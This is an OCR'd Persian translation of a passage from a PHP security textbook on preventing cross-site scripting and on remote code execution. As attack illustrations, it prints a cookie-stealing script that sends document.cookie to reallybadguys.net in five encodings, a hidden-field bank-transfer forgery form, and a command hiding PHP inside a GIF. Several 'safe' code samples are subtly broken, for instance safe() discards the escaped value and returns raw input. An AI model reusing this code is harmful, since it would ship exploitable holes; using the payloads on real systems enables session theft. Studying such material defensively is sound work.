این شبیه یک فرم جستجوی ساده است، ولی هنگام ارسال شدن تلاش خواهد نمود تا یک آیتم #۲۳۶ را به سبد خرید مشتری اضافه کند، درست به مانند کاری که کد قبلی می‌کرد، و اگر موفق شود باز هم اندکی از اعتماد کاربر به برنامه‌ی شما را می‌شکند.

۷,۲,۶ سایر حملات

حملات ناشی از استفاده از اپلت‌های جاوا، ActionScript در فیلم‌های فلش و افزونه‌های مرورگر نیز امکان‌پذیر هستند. این موارد خارج از گستره‌ی این گفتگو هستند ولی مفاهیم کلی مشابهی جهت آن‌ها اعمال می‌شود. اگر شما اجازه دهید که ورودی کاربر در هر کدام از این المان‌ها در اسکریپت‌های شما مورد استفاده قرار گیرد، باید مراقب باشید که این‌ها شامل چه مواردی هستند.

۷،۳ ممانعت[۵۳] از XSS

ممانعت موثر از XSS زمانی آغاز می‌شود که رابط در حال طراحی است و نه در مراحل نهایی تست و یا بدتر از آن بعد از آنکه اولین اکسپلویت را یافتید. برای مثال، برنامه‌هایی که متکی به ارسال فرم هستند (درخواست‌های POST)، بسیار کمتر در برابر حملات شکننده هستند تا آن‌هایی که از طریق رشته‌های کوئری URI (درخواست‌های GET) اجازه‌ی کنترل می‌دهند. بنابراین، این نکته دارای اهمیت است که قبل از نوشتن اولین خط کد رابط یک برنامه، باید مشخص شود که چه فعالیت‌ها و متغیرهایی به عنوان مقادیر $_GET قابل قبول خواهند بود و کدام یک باید از مقادیر $_POST به‌دست آیند.

---

[۵۳] Preventation

مرحله‌ی طراحی نیز بهترین زمان جهت برنامه‌ریزی جریان‌کاری درون برنامه می‌باشد. یک جریان‌کاری که به خوبی تعریف شده باشد به توسعه دهنده اجازه می‌د هد تا جهت هر صفحه‌ی مفروض، محدودیت‌هایی را بر این امر ایجاد کند که کدام درخواست‌ها در ادامه مورد انتظار هستند (بحث شده در فصل هشتم) و هر درخواستی را که به نظر می‌رسد از ناکجا آمده است و یا مراحل مهم تایید را دور می‌زند، رد نماید. تصمیمات در خصوص اجازه دادن یا ندادن به کد در پست‌های کاربر می‌توانند نتایج مهمی را جهت طراحی برنامه نیز در بر داشته باشند.

در این بخش، ما به صورت کامل، روش‌های مختلف کم‌کردن حساسیت به حملات XSS را مورد بررسی قرار خواهیم داد. ولی در ابتدا، باید یک سوء تفاهم محبوب در خصوص امنیت لایه‌ی انتقال را رفع نماییم.

۷,۳,۱ SSL مانع XSS نمی‌شود

شایان توجه است که هم جهت مشتری و هم سرور، یک حمله‌ی XSS به مانند کد مشروع خواهد بود. ssl دارای تاثیر ناچیزی بر موفقیت یک حمله می‌باشد (http://www.cgisecurity.com/articles/xss-faq.shtml#ssl جهت اطلاعات بیشتر).

با این حال، ذخیره‌ی ID جلسه‌ی SSL یک مشتری در جلسه‌ی PHP ، از تعدادی از XSSها ممانعت می‌کند. یک ID جلسه‌ی PHP می‌تواند توسط document.cookie دزدیده شود؛ آدرس‌های IP می‌توانند جعل شوند؛ هدرهای مشابه جهت عامل کاربر و مشابه آن می‌توانند ارسال شوند. ولی هیچ روش شناخته شده‌ای جهت دسترسی به یک کلید خصوصی SSL وجود ندارد و بنابراین هیچ روشی جهت جعل یک جلسه‌ی SSL وجود نخواهد شد. SSL نمی‌تواند مانع اسکریپت‌نویسی سایت محلی شود که در آن یک کاربر مورد اعتماد گول می‌خورد و یک درخواست مخرب را ایجاد می‌کند. ولی مانع یک مهاجم جهت هایجک کردن یک جلسه‌ی ایمن با استفاده از روش بین‌سایتی خواهد شد.

۷,۳,۲ استراتژی ها

اصلی‌ترین استراتژی جهت ممانعت از XSS این است که هیچگاه اجازه ندهیم ورودی کاربر دست نخورده باقی بماند. در این بخش، ما پنج روش را جهت تغییر یا فیلتر نمودن ورودی کاربر جهت

اطمینان ازا ین مسئله (تا حد ممکن) ارائه می‌دهیم که این ورودی نتواند موفق به ساخت یک اکسپلویت XSS شود.

۷,۳,۲,۱ رمزگذاری HTML در یک خروجی کاملا غیر HTML

همان‌طور که قبلا در این فصل بیان نموده‌ایم، یک روش معمول جهت اجرای یک حمله‌ی XSS شامل تزریق یک المان HTML با یک خصیصه‌ی src یا onload می‌باشد که اسکریپت حمله را فعال می‌کند. تابع htmlentities() در PHP ، تمامی کاراکترها را با برابرهای شیء HTML به عنوان این اشیا، ترجمه می‌کند و در نتیجه، آن‌ها را بی‌ضرر می‌سازد. تابع مربوط به آن یعنی htmlspecialchars() دارای محدودیت بالاتری است و نباید مورد استفاده قرار گیرد. تکه اسکریپت زیر نشان می‌دهد که چگونه می‌توان از این تابع استفاده نمود:

```
<?php

function safe( $value ) {
  htmlentities( $value, ENT_QUOTES, 'utf-8' );
  // other processing
  return $value;
}

// retrieve $title and $message from user input
$title = $_POST['title'];
$message = $_POST['message'];

// and display them safely
print '<h1>' . safe( $title ) . '</h1>
       <p>' . safe( $message ) . '</p>';

?>
```

این تکه کد به شکل قابل توجهی واضح است. بعد از دریافت ورودی کاربر، شما آن را به تابع safe() ارسال می‌کنید که تابع htmlentities() ، پی‌اچ‌پی را جهت هر مقدار عبور داده شده به آن، اعمال می‌کند. این امر کاملا مانع اضافه نمودن HTML می‌شود و در نتیجه مانع افزودن جاوااسکریپت نیز خواهد شد. در ادامه، ویرایش‌های ایمن به دست آمده از ورودی را نمایش می‌دهید.

تابع ()htmlentities همچنین علامات نقل قول دوگانه و یگانه را به اشیا بدل می‌کند که موجب اطمینان از مدیریت ایمن جهت هر دو نوع المان فرم ممکن زیر خواهد شد:

```
<input type="text" name="myval" value="<?= safe( $myval ) ?>" />
<input type='text' name='yourval' value='<?= safe( $yourval ) ?>' />
```

ورودی دوم (با علامات نقل قول یگانه) کاملا قانونی است (هرچند که اندکی غیر عادی است) . بنابراین، پارامتر ENT_QUOTES همواره باید با ()htmlentities مورد استفاده قرار گیرد. این پارامتر است که به ()htmlentities می‌گوید که یک علامت نقل قول یگانه را به شیء &#۰۳۹ تبدیل کند؛ و یک علامت نقل قول دوگانه را به شیء &#۰۳۴ تبدیل نماید. در حالی که اغلب مرورگرها این کد را رندر می‌کنند، تعدادی از مشتری‌های قدیمی ممکن است این کار را نکنند، که به همین دلیل است که ()htmlentities یک انتخاب بین روش‌های ترجمه‌ی علامت نقل قول را ارائه می‌دهد. تنظیمات ENT_QUOTES محافظه کارانه‌تر بوده و در نتیجه انعطاف بالاتری نسبت به ENT_COMPAT و همین طور ENT_NOQUOTES دارد که به همین دلیل است که ما آن را پیشنهاد می‌دهیم.

۷,۳,۲,۲ پاک‌سازی تمامی URIهای ارسالی توسط کاربر

اگر به کاربران اجازه دهید تا یک URI را مشخص نمایند (برای مثال یک آیکون یا آواتار شخصی را مشخص نمایند و یا لینک‌های مبتنی بر تصویر را در یک دایرکتوری یا کاتالوگ ایجاد نمایند)، باید مطمئن شوید که آن‌ها نمی‌توانند از URIهای آلوده شده به مشخصات javascript: یا vbscript: استفاده نمایند. تابع ()parse_url پی‌اچ‌پی[۵۴]، یک URI را به آرایه‌های مربوطه از بخش‌های مختلف، تقسیم می‌کند. این امر بررسی اینکه کلید scheme به چه چیزی اشاره می‌کند را ساده می‌سازد (چیزی قابل قبول از قبیل http: یا ftp: یا چیزی غیر قابل قبول مانند javascript:).

تابع ()parse_url همچنین شامل یک کلید query خواهد بود که به یک رشته‌ی کوئری الصاقی، اشاره دارد (یعنی یک متغیر $GET_ یا یک مجموعه از آن‌ها) اگر چنین چیزی موجود باشد. بنابراین، اجازه ندادن به رشته‌های کوئری در URIها، ساده خواهد شد. با این حال، ممکن است مواردی وجود داشته

[۵۴] PHP

باشد که در آن‌ها حذف بخش کوئری یک URL باعث سردرگمی کاربران شما خواهد شد، مثل زمانی که می‌خواهند با یک URI به یک سایت، اشاره کنند.

در ادامه، ممکن است بخواهید که اجازه‌ی بخش‌های کوئری را بر روی URIها جهت سایت‌های مورد اعتماد بدهید به طوری که یک کاربر بتواند به شکل مشروع، URI قبلی را جهت example.com وارد کند.

یک حفاظت دیگر جهت لینک‌های ارسالی توسط کاربران عبارت از نوشتن نام دامنه‌ی این لینک به صورت متن ساده در کنار خود لینک هست، روش Slashdot:

```
Hey, go to <a href="http://reallybadguys.net/trap.php">photos.com</a>
  [reallybadguys.net] to see my passport photo!
```

تئوری پایه‌ی این دفاع این است که یک کاربر معمولی قبل از دنبال نمودن لینک‌ها به یک سایت ناشناخته یا غیر قابل اعتماد، دقت خواهد نمود علی‌الخصوص سایتی که دارای نام بدی باشد.

شما می‌توانید یک فیلتر را جهت URIهای ارسالی توسط کاربر مثل این کد، ایجاد کنید

مرکز مدیریت راهبردی افتا
دبیرخانه هماهنگی عملیات رخدادهای رایانه ای

```php
<?php

$trustedHosts = array(
'example.com',
'another.example.com'
);
$trustedHostsCount = count( $trustedHosts );

function safeURI( $value ) {
  $uriParts = parse_url( $value );
  for ( $i = 0; $i < $trustedHostsCount; $i++ ) {
    if ( $uriParts['host'] === $trustedHosts[$i] ) {
      return $value
    }
  }
  $value .= ' [' . $uriParts['host'] . ']';
  return $value;
}

// retrieve $uri from user input
$uri = $_POST['uri'];

// and display it safely
echo safeURI( $uri );

?>
```

این تکه کد نیز تا حد زیادی واضح است. شما یک آرایه از میزبان‌هایی را که به آن‌ها اعتماد دارید ایجاد می‌کنید، و یک تابع که بخش میزبان URI ارسالی کاربر (به دست آمده با استفاده از تابع parse_url()) را با موارد موجود در آرایه‌ی هاست‌های قابل اعتماد، مقایسه می‌کند. اگر یک تطابق یافتید، شما URI را بدون تغییر نمایش می‌دهید. اگر تطابقی نیافتید، بخش میزبان URI را به خود URI اضافه نموده و آن را نمایش می‌دهید. در این حالت، شما جهت کاربر فرصتی ایجاد کرده‌اید که میزبان واقعی را که این لینک به آن اشاره می‌کند، ببیند و یک تصمیم آگاهانه در خصوص کلیک کردن یا نکردن آن بگیرد.

۷,۳,۲,۳ استفاده از یک فیلتر XSS اثبات شده بر روی ورودی HTML

مواردی وجود دارد که در آن‌ها ورودی کاربر می‌تواند به شکل مناسبی شامل HTML باشد و شما باید علی‌الخصوص درباره‌ی چنین ورودی، دقیق باشید. از لحاظ نظری این امکان وجود دارد که یک فیلتر را جهت خنثی نمودن HTML ارسالی کاربر، طراحی نماییم ولی به سختی می‌توان تمامی موارد ممکن را

در نظر گرفت. شما مجبور خواهید بود که روشی را جهت اجازه بیابید که از یک مجموعه‌ی بسیار محدود از تگ‌ها استفاده می‌کند و این امر شامل تصاویر، خصایص مدیریت رخداد جاوااسکریپت یا خصایص استایل نمی‌باشد. در این نقطه، ممکن است دریابید که تعداد بسیار زیادی از منافع HTML را از دست داده اید که بهتر خواهد بود که حداقل از سوی کاربران نامشخص، تنها اجازه‌ی متن را بدهید.

حتی اگر شما موفق به ایجاد یک روتین شوید که به نظر کار می‌کند ممکن است متوجه شوید که قابل اعتماد نیست چرا که مبتنی بر مرورگر و یا حتی ویرایش مرورگر می‌باشد.

به علاوه، انعطاف مورد نیاز توسط استانداردهای اینترنت جهت پشتیبانی از کاراکترهای چند بایتی و رمزگذاری‌های مختلف می‌توانند حتی نبوغ‌آمیزترین کد جهت استراتژی‌های فیلتر نمود ن را نیز شکست بدهند چرا که روش‌های بسیار زیادی جهت نشان دادن هر کاراکتر مفروض وجود دارد. در اینجا، پنج گونه‌ی متفاوت از یک اسکریپت خطرناک تک خطی ارائه داده می‌شود که هر کدام به گونه‌ای رمزگذاری شده‌اند که آن را کاملا از دیگران متمایز می‌نماید (هرچند که اصولا به شکل دقیق یکی هستند)، ولی با این حال، این کد می‌تواند به سادگی توسط یک مرورگر استاندارد یا مشتری ایمیل، رندر شود:

متن ساده:

```
window.location='http://reallybadguys.net'+document.cookie;
```

رمزگذاری URL (یک علامت درصد و در ادامه، یک مقدار ASCII هگزادسیمال از کاراکتر):

```
%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68➥
%74%74%70%3A%2F%2F%72%65%61%6C%6C%79%62%61%64%67%75%79➥
%73%2E%6E%65%74%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3B
```

اشیا هگزادسیمال HTML (سه کاراکتر x#& و در ادامه، مقدار هگزادسیمال ASCII این کاراکتر و سپس یک نقطه ویرگول):

```
&#x77;&#x69;&#x6E;&#x64;&#x6F;&#x77;&#x2E;&#x6C;&#x6F; ➥
&#x63;&#x61;&#x74;&#x69;&#x6F;&#x6E;&#x3D;&#x27;&#x68; ➥
&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x72;&#x65;&#x61; ➥
&#x6C;&#x6C;&#x79;&#x62;&#x61;&#x64;&#x67;&#x75;&#x79; ➥
&#x73;&#x2E;&#x6E;&#x65;&#x74;&#x27;&#x2B;&#x64;&#x6F; ➥
&#x63;&#x75;&#x6D;&#x65;&#x6E;&#x74;&#x2E;&#x63;&#x6F; ➥
&#x6F;&#x6B;&#x69;&#x65;&#x3B;
```

اشیا دسیمال HTML (دو کاراکتر &# و در ادامه، مقدار ASCII دسیمال این کاراکتر):

```
&#119&#105&#110&#100&#111&#119&#46&#108&#111&#99&#97&#116➡
&#105&#111&#110&#61&#39&#104&#116&#116&#112&#58&#47&#47&#114➡
&#101&#97&#108&#108&#121&#98&#97&#100&#103&#117&#121&#115&#46➡
&#110&#101&#116&#39&#43&#100&#111&#99&#117&#109&#101&#110&#116➡
&#46&#99&#111&#111&#107&#105&#101&#59
```

۷,۳,۲,۴ رمزگذاری Base64 (ن.ک. فصل اول جهت بحثی در خصوص این روش رمزگذاری با قابلیت وارون سازی ساده):

```
d2luZG93LmxvY2F0aW9uPSdodHRwOi8vcmVhbGx5YmFkZ3V5cy5uZXQnK2RvY3VtZW50LmNvb2tp
```

در حالی که (همان‌طور که قبلا گفتیم) ممکن است از لحاظ نظری امکان‌پذیر باشد که یک فیلتر را طراحی نماییم که هر کدام از این نمایش‌های مختلف یک چیز یکسان را تشخیص دهد، به عنوان یک امر عملی، این امر به احتمال زیاد در طول عمر یک فرد به شکلی قابل اعتماد انجام نخواهد شد. فیلترهای مبتنی بر برنامه‌های منظم می‌توانند علی‌الخصوص مشکل‌زا باشند (همین طور کند) به این دلیل که تعداد زیادی الگوی مختلف وجود دارد که باید بررسی شوند.

ما نمی‌خواهیم که به صورت کامل، ناامید باشیم. استفاده از یک کتابخانه‌ی بررسی کد از قبیل ماژول Tidy در PHP تا حد زیادی به شما کمک خواهدکرد.

۷,۳,۲,۵ طراحی یک API خصوصی جهت مبادلات حساس

برای حفاظت از کاربران خود در برابر درخواست غیرعمدی یک URI که منجر به رخداد یک فعالیت نامطلوب در برنامه‌ی شما خواهد شد، پیشنهاد می‌دهیم که یک رابط کاربری خصوصی را جهت تمامی فعالیت‌های حساس، از قبیل private.example.com یا bank.example.com، به‌جای سایت عمومی خود یعنی example.com ایجاد کنید. سپس تنها درخواست‌هایی را به آن رابط بپذیرید که از طریق متغیرهای $_POST ارسال شده‌اند (که به این صورت امکان استفاده‌ی مهاجم از متغیرهای $_GET را از بین می‌برید).

این محدودیت را با یک بررسی مقدار ارجاعی جهت تمامی فرم‌های ارسالی به رابط خود ترکیب کنید، مثل این:

```
<?php
if ( $_SERVER['HTTP_REFERER'] != $_SERVER['HTTP_HOST'] ) {
  exit( 'That form may not be used outside of its parent site.' );
}
?>
```

یک تست از قبیل تست بالا، مانع فعالیت‌های جعلی از قبیل حمله‌ی زیر خواهد شد:

```
<form action="https://bank.example.com/transfer.php" method="post">
  <!-- pretend to search -->
  <h1>Search the Bank Website</h1>
  <input type="text" name="query" size="52" />
  <!-- but actually, make transfer -->
  <input type="hidden" name="toacct" value="54321" />
   <input type="hidden" name="amount" value="$1000.00" />
   <br />
   <input type="submit" value="Submit" />
 </form>
```

تنها روش جهت بررسی اینکه کاربران واقعا چه چیزی را در سیستم شما قرار می‌دهند عبارت از نادیده‌گیری مارک‌آپی که نمایش داده می‌شود، هست. در فصل پنجم چگونگی انجام موثر این کار را تشریح نمودیم. تکه کد زیر یک سیستم کوچکی با ایمنی پایین‌تر ولی احتمالا عملی‌تر را نشان می‌دهد که در آن یک تابع جهت نادیده‌انگاشتن تمامی خروجی به صورت انتخابی فراخوانی می‌شود.

عملیات جعلی‌های رایانه ای

```
<?php

$title = $_POST['title'];
$message = $_POST['message'];

function safe( $value ) {
  // private interface?
  if ( $_SERVER['HTTP_HOST'] === 'private.example.com' ) {
    // make all markup visible
    $value = htmlentities( $value, ENT_QUOTES, 'utf-8' );
  }
  else {
    // allow italic and bold and breaks, strip everything else
    $value = striptags( $value, '<em><strong><br>' );
  }
  return $value;
}
?>
<h1><?= safe( $title ) ?></h1>
<p><?= safe( $message ) ?></p>
```

تابع safe()، اگر از سوی یک رابط خصوصی مورد دسترسی قرار گیرد (در این حالت، توسط private.example.com)، تمامی ورودی‌ها را نادیده می‌گیرد به گونه‌ای که هر نوع کد موجود در آن به صورت ایمن نمایش داده می‌شود. این روش به شما اجازه می‌دهد که ببینید که کاربران شما واقعا چه چیزی را وارد می‌کنند و بنابراین ممکن است حتی به شما کمک کند تا حملات جدید را به محض ایجاد، مشاهده کنید.

اگر تابع safe() از رابط خصوصی فراخوانی نشود، از تابع strip_tags() پی‌اچ‌پی جهت حذف اغلب اشیا به غیر از اشیا بی‌ضرر، استفاده می‌کند (موارد مشخص شده در پارامتر ثانویه‌ی اختیاری). توجه کنید که strip_tags() دارای یک محدودیت ۱۰۲۴ کارکتری است بنابراین اگر ورودی که می‌خواهید استریپ نمایید طولانی‌تر از این مقدار باشد، باید آن را به قطعه‌های با اندازه‌ی مناسب تقسیم نمایید تا هر کدام از آن‌ها را به صورت جداگانه مدیریت نموده و بعد از اتمام کار، کل ورودی را به هم بچسبانید. همچنین توجه کنید که تگ‌های یکتای XHTML یعنی
 و <hr /> با مشخص نمودن برابرهای قدیمی HTML (مثل <br>) یا اشکال جدید XHTML، پاک‌سازی می‌شوند. از سوی

دیگر، تگ XHTML برابر با تنها توسط برابری HTML یعنی <img> پاک‌سازی می‌شود..

۷،۳،۲،۶ پیش‌بینی فعالیت‌هایی که از کاربران انتظار دارید

معمولا این امکان وجود دارد که براساس درخواست جاری، تعداد محدودی از فعالیت‌هایی را تعیین نمود که یک کاربر در ادامه انجام خواهد داد. جهت مثال، اگر کاربر درخواست یک فرم ویرایش سند نماید، شما انتظار خواهید داشت که فعالیت بعدی وی، ارسال این فرم ویرایش جهت پردازش باشد و یا لغو کار. شما از وی انتظار ندارید که یک فعالیت غیرمرتبط ناشی از یک بخش دیگر از سایت را انجام دهد.

یک سیستم پیش‌بینی از قبیل این می‌تواند به تشخیص و جلوگیری از حملات XSS که کاربر را گول می‌زنند تا فعالیت غیرمنتظره‌ای را انجام دهد، کمک خواهد نمود.

چنین چیزی به چه شکل خواهد بود؟ جهت هر درخواست، تمامی URIهای درخواستی را که در ادامه از کاربر انتظار دارید را ایجاد می‌نمایید و آن‌ها را به عنوان رشته‌ها یا درهم‌سازی‌ها در جلسه، ذخیره می‌کنید. در ادامه، بعد از درخواست بعدی، URI جاری را با آرایه‌ی ذخیره شده‌ی URIهای مورد انتظار مقایسه نمایید. اگر تطابقی وجود نداشت، باید از نوعی منطق استفاده نمایید (که به صورت کامل وابسته به ساختار و منطق برنامه‌ی شما می‌باشد) تا تعیین کنید که آیا URI درخواستی، ایمن است یا خیر (ممکن است کاربر تنها به بخش دیگری از سایت رفته باشد و در تلاش نیست که کار نامطلوبی انجام دهد). اگر نمی‌توانید چنین تصمیمی بگیرید، می‌توانید یک فرم را صادر کنید تا از کاربر بخواهید که تایید کند که واقعا قصد دارد این عمل را انجام دهد.

۷،۴ تست جهت حفاظت در برابر سوء استفاده‌ی XSS

همان‌طور که در فصل‌های قبلی بحث کرده‌ایم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از تست نمودن آن‌ها جهت نقص‌های ممکن هست.

در سایر فصول، ما تست‌های نمونه‌ای را جهت کار شما ایجاد نمودیم. با این حال، در این حالت، یک روتین پاک‌سازی منبع‌باز و یک امکان تست درونی وجود دارد که همان پروژه‌ی Safe_Html که قبلا به آن اشاره نمودیم. هیچ فایده‌ای ندارد که چیزی را که در آنجا موجود است اینجا کپی کنیم و بنابراین

پیشنهاد می‌دهیم که شما آن را وارد برنامه‌های خود نمایید و یا حداقل از راهنمایی جهت توسعه‌ی راه‌حل‌های شخصی خود استفاده کنید.

هر نوع فیلتری که ایجاد می‌کنید باید حداقل توسط تمامی ورودی‌ها، تست شود که به صورت بالقوه قادر به ایجاد یک اکسپلویت هستند یا خیر.

۷،۵ خلاصه

ما این فصل را با چگونگی ایمن نگه‌داشتن داده‌های کاربران خود در برابر اکسپلویت‌های اسکریپت‌نویسی بین‌سایتی با توضیح دقیق چیستی XSS و چگونگی کار آن، آغاز نمودیم. ما انواع مختلف اسکریپت‌نویسی را که ممکن است در این راستا وجود داشته باشد را فهرست نموده و آن‌ها را به دو گونه از چنین اسکریپت‌نویسی تقسیم کردیم و هر کدام از روش‌های XSS ممکن را مد نظر قرار دادیم.

سپس به روش‌هایی جهت جلوگیری از XSS پرداختیم. بعد از بحثی پیرامون اینکه چرا ارتباط SSL هیچ کمکی به این تلاش نمی‌کند، ما استراتژی‌های مختلفی بعدی را جهت مدیریت ورودی کاربر ارائه کردیم:

- رمزگذاری اشیا HTML (در ورودی که انتظار نمی‌رود محتوای HTML داشته باشد)
- پاک‌سازی URIها
- فیلتر نمودن تلاش‌های سوء استفاده‌ی XSS شناخته‌شده
- جداسازی فعالیت‌های حساس در APIهای خصوصی
- پیش‌بینی فعالیت‌های بعدی کاربران

و در ادامه یک پیشنهاد را جهت روش‌های تست حفاظت، ارائه دادیم.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۸ فصل هشتم :جلوگیری از اجرای از راه دور

ما بحث خود پیرامون برنامه‌نویسی امن PHP را با بررسی حملات اجرای از راه دور ادامه می‌دهیم که شامل سوء استفاده از منطق درونی برنامه‌ی شما به منظور اجرای دستورات یا اسکریپت‌های دلخواه بر روی سرور می‌باشد. اسکریپت‌نویسی بین‌سایتی (بررسی شده در فصل هفتم) به شکلی مشابه با افزودن اسکریپت‌های حاوی کد مخرب انجام می‌شود؛ با این حال، در این حالت، اجرای کد در مرورگر مشتری انجام می‌شود و واقعاً تاثیری بر هیچ سیستمی ندارد. اما از سوی دیگر اجرای از راه دور در محیط حفاظت شده‌ی شما بر روی سرور رخ می‌دهد، که در واقع یک مشکل بسیار جدی است.

در حالی که بسیاری از کارهایی که شما جهت ایمن نمودن محیط سرور خود انجام می‌دهید جهت جلوگیری و یا حداقل محدود نمودن تخریب‌های ناشی از اجرای از راه دور، انجام می‌گردند، اولین خط دفاعی، اطمینان از این امر است که مقادیر ورودی PHP شما شامل دستورات افزوده شده نباشند. جلوگیری از بسیاری از چنین حملاتی را می‌توان از طریق فیلترکردن هوشمندانه‌ی متاکاراکترها، به شکل بحث شده در فصل پنجم، انجام داد، ولی نقص بالقوه به حد کافی خطرناک است که نیازمند اقدامات اضافی باشد.. به هر حال، اجرای از راه دور به معنای کنترل سرور شما از راه دور است و این امر می‌تواند یک مهاجم را قادر سازد تا از سیستم شما به عنوان پایگاهی جهت سایر حملات یا فعالیت‌های مجرمانه استفاده نماید.

۸،۱ اجرای از راه دور چگونه کار می‌کند

یک حمله‌ی اجرای از راه دور تلاش می‌کند تا کنترل مستقیم برنامه‌ی شما را با استفاده از یک رابط قابل اسکریپت‌نویسی در درون آن، به دست آورد.

اصلی‌ترین روش جهت اجرای از راه دور عبارت است از ورودی کاربری که به عنوان بخشی از یک دستور شل مورد استفاده قرار می‌گیرد، مثلا هنگامی که یک اسکریپت PHP نیازمند فراخوانی یک برنامه‌ی خط فرمان با ورودی کاربری به عنوان آرگومان می‌باشد. یک مهاجم هوشیار می‌تواند یک مقدار ورودی را ایجاد نماید که بعد از تزریق به درون شل، این تک دستور را که قرار است برنامه آن را اجرا کند به یک مجموعه‌ی اسکریپتی از دستوراتی تبدیل نماید که کارهای دلخواه مهاجم را انجام می‌دهند.

به طور کلی، برنامه‌های حساس به حملات اجرای از راه دور، آن دسته از برنامه‌هایی هستند که اجازه می‌دهند یک مقدار ارسالی از سوی کاربر مورد eval() توسط PHP قرارگیرد و یا به درون یکی از پنج تابع

اجرای برنامه درPHP تزریق شود (http://php.net/exec جهت اطلاعات بیشتر): exec()، passthru()، proc_open()، shell_exec() و system().

۸،۲ خطرات اجرای از راه دور

PHP روش‌های متفاوتی را جهت الحاق کردن یک اسکریپت یا اجرای یک رشته کد در اختیار شما قرار می‌دهد. این قدرت به این معنا است که توسعه‌دهندگان برنامه‌ها باید احتیاط‌های خاصی را جهت نادیده‌انگاشتن (escape) ورودی کاربر، مقادیر پایگاه‌داده و هر نوع داده‌ی غیرایمن، قبل از ارسال آن به یک تابع، مبذول دارند. این امر به همان اندازه حیاتی است و یا حتی حیاتی‌تر است از پاک‌سازی ورودی کاربر که در فصل‌های قبل مورد توجه قرار گرفت.

ما در اینجا سه نوع متفاوت از عملات ممکن را ارائه نموده و سپس تعدادی استراتژی را جهت ممانعت از چنین مشکلاتی ارائه می‌دهیم.

۸،۲،۱ تزریق کد PHP

PHP یک مجموعه‌ی گوناگون از روش‌ها را جهت توسعه دهندگان فراهم می‌کند تا اسکریپت‌ها را در زمان اجرا در کنار هم قرار دهند. به این معنا که همین تعداد روش‌های گوناگون جهت یک مهاجم وجود دارد که تلاش کند کد PHP خود را به عنوان بخشی از اسکریپت شما اجرا کند. علی‌الخصوص، حواستان باید به اجازه دادن به ورودی کاربر در هر کدام از عملیات زیر باشد که جهت اجرای سایر اسکریپت‌های PHP در فرآیند جاری مورد استفاده قرار می‌گیرند:

- فراخوان‌های include() و require(0
- فراخوان‌های eval()
- فراخوان‌های preg_replace() با یک تغییر الگو دهنده‌ی e
- قالب‌های قابل اسکریپت‌نویسی

ما این موضوع را مد نظر قرار می‌دهیم که هر کدام از این عملیات به طور خاص، چگونه دارای نقص می‌باشد، و مثال‌های ساده‌ای را نیز ارائه می‌کنیم. در حال حاضر، تنها این موضوع اهمیت دارد که توجه کنیم که بیش از یک روش ممکن جهت تزریق کد PHP ، درون توده‌ی اجرایی برنامه‌ی شما وجود دارد.


مرکز مدیریت امداد و هماهنگی عملیات در خدادهای رایانه ای

هدف نهایی تزریق کد PHP، ممکن است تنها مشخص نمودن مقدار یک متغیر PHP مانند $dbPassword باشد و یا ممکن است نصب و اجرای یک root kit (مجموعه‌ای از فایل‌ها که می‌توانند جهت به دست گرفتن کنترل یک سرور مورد استفاده قرارگیرند با استفاده از توابع file_put_contents() و system() یا هر چیز دیگری که PHP قادر به انجام آن است.

۸,۲,۲ افزودن کد PHP در فایل‌های ارسالی

یک مهاجم ممکن است کد PHP را درون چیزی قرار دهد که اصلا شبیه به یک اسکریپت PHP جهت برنامه‌ی شما به نظر نرسد، مثل یک تصویر ارسالی، فایل صوتی، یا pdf. جهت مثال، تصویر ۸-۱ را در نظر بگیرید که همان آیکون مشهور قفل است، locked.gif که نشان دهنده‌ی یک ارتباط ایمن در یک مرورگر می‌باشد .

تصویر ۸-۱: آیکون قفل طلایی آشنا locked.gif با کد PHP افزوده. اندازه‌ی اصلی در سمت چپ، بزرگ شده در راست



در واقعیت، چیزی که شما می‌بینید بیشتر از یک تصویر GIF می‌باشد. چرا که دستور شل echo جهت افزودن یک اسکریپت PHP یک خطی به انتهای آن، مورد استفاده قرار گرفته است به این صورت هست:

```
$ echo '<?php phpinfo();?>' >> locked.gif
```


همان‌طور که می‌توانید در تصویر اینجا ببینید، PHP افزوده شده قابل دیدن نیست. ولی به صورتی که دستور فایل زیر نشان می‌دهد، این تصویر دارای یک نوع MIME از image/gif است علی‌رغم اینکه یک کد افزوده در آن وجود دارد:

```
$ file -i locked.gif
locked.gif: image/gif
```

